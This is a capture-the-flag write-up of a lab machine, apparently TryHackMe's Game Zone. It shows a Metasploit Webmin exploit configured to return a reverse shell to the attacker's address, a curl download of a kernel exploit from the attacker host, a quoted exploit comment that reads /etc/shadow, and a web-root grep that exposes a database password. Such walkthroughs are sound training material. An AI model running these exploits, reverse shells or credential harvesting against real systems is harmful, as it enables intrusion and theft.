
Got CMS Login page

credentials accepted user= agent47 pass= videogamer124



```
[sudo] password for esclimited:
┌──(root💀 esclimited)-[/home/esclimited]
└─# curl --include localhost:10000
HTTP/1.0 200 Document follows
Date: Tue, 29 Mar 2022 09:46:18 GMT
Server: MiniServ/1.580
Connection: close
Set-Cookie: testing=1; path=/
pragma: no-cache
Expires: Thu, 1 Jan 1970 00:00:00 GMT
Cache-Control: no-store, no-cache, must-reval
Cache-Control: post-check=0, pre-check=0
Content-type: text/html; Charset=iso-8859-1
```

you can use the credentials for **agent47** user and login with it, it will **expose** you some **system info** and the **server version**



HackM TryHackM TryHackM twitter.com CMS full f Webmin MiniServ Webmin Linux Kern h

localhost:10000

System hostname	gamezone (127.0.1.1)
Operating system	Ubuntu Linux 16.04.6
Webmin version	1.580
Time on system	Tue Mar 29 04:24:59 2022
Kernel and CPU	Linux 4.4.0-159-generic on x86_64
Processor information	Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz, 1 cores
System uptime	2 hours, 00 minutes
Running processes	123
CPU load averages	0.00 (1 min) 0.00 (5 mins) 0.00 (15 mins)
CPU usage	0% user, 0% kernel, 0% IO, 100% idle
Real memory	1.95 GB total, 273.27 MB used
Virtual memory	975 MB total, 0 bytes used
Local disk space	8.78 GB total, 2.82 GB used
Package updates	All installed packages are up to date


Now its time to search for potential exploits for this version and specs (kernel etc)

Priv Esc with Metasploit

Priv Esc with Metasploit

https://www.rapid7.com/db/modules/exploit/unix/webapp/webmin_show_cgi_exec/

The options that I have set




```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > set ssl false
[!] Changing the SSL option's value may require changing RPORT!
ssl => false
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > show options

Module options (exploit/unix/webapp/webmin_show_cgi_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  videogamer124    yes       Webmin Password
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS    localhost        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     10000            yes       The target port (TCP)
   SSL       false            yes       Use SSL
   USERNAME  agent47          yes       Webmin Username
   VHOST                      no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.8.41.9        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

just run and you will get a Rev Shell with root Privilege


Priv Esc without Metasploit (Failed)

Privilege Escalation without Metasploit




```
agent47@gamezone:~$ uname -r
4.4.0-159-generic
agent47@gamezone:~$ uname -a
Linux gamezone 4.4.0-159-generic #187-Ubuntu SMP Thu Aug 1 16:28:06 UTC 2019 x86_
64 x86_64 x86_64 GNU/Linux
agent47@gamezone:~$
```

We also got some info from the **Content Management Server CSM**



System hostname	gamezone (127.0.1.1)
Operating system	Ubuntu Linux 16.04.6
Webmin version	1.580
Time on system	Tue Mar 29 04:24:59 2022
Kernel and CPU	Linux 4.4.0-159-generic on x86_64
Processor information	Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz, 1 cores
System uptime	2 hours, 00 minutes
Running processes	123
CPU load averages	0.00 (1 min) 0.00 (5 mins) 0.00 (15 mins)
CPU usage	0% user, 0% kernel, 0% IO, 100% idle
Real memory	1.95 GB total, 273.27 MB used
Virtual memory	975 MB total, 0 bytes used
Local disk space	8.78 GB total, 2.82 GB used
Package updates	All installed packages are up to date

Got This Exploit https://www.exploit-db.com/exploits/47169



Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
47169	2017-1000112	BCOLES	LOCAL	LINUX	2018-12-29

EDB Verified: ✗ Exploit: / {} Vulnerable App:


The Usage (snipped from code)

```
// Usage:
// user@ubuntu:~$ uname -a
// Linux ubuntu 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51
UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
// user@ubuntu:~$ whoami
// user
// user@ubuntu:~$ id
// uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),113(lpadmin),128(sambashare)
// user@ubuntu:~$ gcc pwn.c -o pwn
// user@ubuntu:~$ ./pwn
// [.] starting
// [.] checking kernel version

// root@ubuntu:/home/user# whoami
// root
// root@ubuntu:/home/user# id
// uid=0(root) gid=0(root) groups=0(root)
// root@ubuntu:/home/user# cat /etc/shadow
```

Time to Exploit


http://10.8.41.9:8000/pwn

- Download a file, saving the output under the filename indicated by the URL:
    curl --remote-name http://example.com/filename



```
68 updates are security updates.


Last login: Tue Mar 29 02:27:06 2022 from 10.8.41.9
agent47@gamezone:~$ uname -r
4.4.0-159-generic
agent47@gamezone:~$ uname -a
Linux gamezone 4.4.0-159-generic #187-Ubuntu SMP Thu Aug 1 16:28:06 UTC 2019 x86_64
agent47@gamezone:~$ cd /tmp
agent47@gamezone:/tmp$ curl --remote-name http://10.8.41.9:8000/pwn
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 40624  100 40624    0     0  21896      0  0:00:01  0:00:01 --:--:-- 21887
agent47@gamezone:/tmp$ dir
pwn
systemd-private-339dca544ece4e298bb0eae4157df4e7-systemd-timesyncd.service-xmddJn
agent47@gamezone:/tmp$ 
```

Lets run it



```
agent47@gamezone:/tmp$ ./pwn
[.] starting
[.] checking kernel version
[-] kernel version not recognized
agent47@gamezone:/tmp$ ./pwn
[.] starting
[.] checking kernel version
[-] kernel version not recognized
agent47@gamezone:/tmp$ ./pwn
[.] starting
[.] checking kernel version
[-] kernel version not recognized
agent47@gamezone:/tmp$ ./pwn
[.] starting
[.] checking kernel version
[-] kernel version not recognized
agent47@gamezone:/tmp$ 
```


Failed

It should work on other system with this kernel name

May be it has different kernel, but machine authors may have changed its kernel name to a fake one so it would be a time wasting **Rabbit-hole**


I have tried all the methods taught by **THM** in **JrPentester** path nothing worked, means there is only one priv esc vector which can be achive by **metasploit** or any other **exploits** taking benefits of the **vulnerable version** of **CMS** server.

Other Interesting Things



```
agent47@gamezone:/var/www$ cd html
agent47@gamezone:/var/www/html$ ls
images  index.php  portal.php  style.css
agent47@gamezone:/var/www/html$ cat * | grep  -i passw*
cat: images: Is a directory
   define('DB_PASSWORD', '3kSMMS47qZEBgFUe');
   $db = new PDO("mysql:host=localhost:3306;dbname=db", DB_USERNAME,DB_PASSWO
   $pwd = hash('sha256',$_POST["password"]);
        <div id="field_password"> <strong><span>Password:</span></strong>
          <input type="password" name="password" />
#field_username, #field_password {
#field_password strong {
        background: url('images/userlogin_password.gif') no-repeat 50% 6px;
agent47@gamezone:/var/www/html$
```

Data base password 3kSMMS47qZEBgFUe



```
agent47@gamezone:/var/www/html$ ls
images  index.php  portal.php  style.css
agent47@gamezone:/var/www/html$ cat * | grep  -i passw*
cat: images: Is a directory
   define('DB_PASSWORD', '3kSMMS47qZEBgFUe');
   $db = new PDO("mysql:host=localhost:3306;dbname=db", DB_USERNAME,DB_PASSWORD);
   $pwd = hash('sha256',$_POST["password"]);
        <div id="field_password"> <strong><span>Password:</span></strong>
          <input type="password" name="password" />
#field_username, #field_password {
#field_password strong {
